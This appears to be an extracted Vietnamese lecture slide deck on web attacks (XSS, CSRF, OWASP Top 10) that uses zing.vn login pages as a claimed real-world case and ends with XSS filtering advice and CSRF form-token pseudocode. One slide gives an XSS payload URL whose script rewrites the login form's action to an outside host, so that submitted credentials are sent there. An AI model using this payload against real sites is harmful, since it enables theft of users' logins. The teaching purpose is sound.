
# **Lỗ hổng XSS trên thực tế ([www.zing.vn](http://www.zing.vn))**

# Cross-Site Scripting

Truy vấn thông thường

<http://login.me.zing.vn/login/fail>

# Cross-Site Scripting



# Cross-Site Scripting

Tamper Popup

https://sso3.zing.vn/login

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	sso3.zing.vn	pid	25
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0	u1	http%3A%2F%2Flogin.me
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	fp	http%3A%2F%2Flogin.me
Accept-Language	en-US,en;q=0.5	apikey	6c78e66f436d279ea62255a
Accept-Encoding	gzip, deflate	u	tendangnhap
Referer	http://login.me.zing.vn/login	p	matkhaucuatoi
Cookie	_utma=1.2052718310.137		

OK Cancel




# Cross-Site Scripting


Truy vấn có chèn script

```
http://login.me.zing.vn/login/fail?p="><script>var list =  
document.getElementsByTagName  
("form")[0];list.setAttribute("action","http://zing.net76.n  
et");</script>
```

# Cross-Site Scripting



# Cross-Site Scripting



- **Phòng chống XSS**

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerability Scanner, Grabber, ...
- Người dùng không mở các đường link từ những nguồn không đáng tin cậy

1

OWASP Top 10

2

Tấn công XSS

3

Tấn công CSRF

4


Tấn công SQL Injection

# Cross-site Request Forgery


---

- **Cross-site Request Forgery** là một lỗ hổng trong một trang web cho phép kẻ tấn công buộc nạn nhân thực hiện các hành động không mong muốn và không hề hay biết trên một ứng dụng web mà họ hiện đang được xác thực.

# Cross-site Request Forgery



# Cross-site Request Forgery





# Cross-site Request Forgery

---

- **Phòng chống:**
  - Sử dụng form token

# Cross-site Request Forgery

## ❑ 1/ Sinh mã kiểm tra (form token)

```
function session_update() {
```

```
.....
```

```
    session.form_token = generate_form_token()
```

```
}
```

```
.....
```

```
<form>
```

```
.....
```

```
<input name="form_token" type="hidden" value="<%= session.form_token %>">
```

```
</form>
```

# Cross-site Request Forgery

❑ 2/ Kiểm tra token khi nhận dữ liệu từ form

```
if (post.form_token != session.form_token) {  
    log_CSRF_attack()  
    error_and_exit()  
}
```

```
// normal form handling here
```

```
.....
```

```
.....
```

1

OWASP Top 10

2

Tấn công XSS

3

Tấn công CSRF

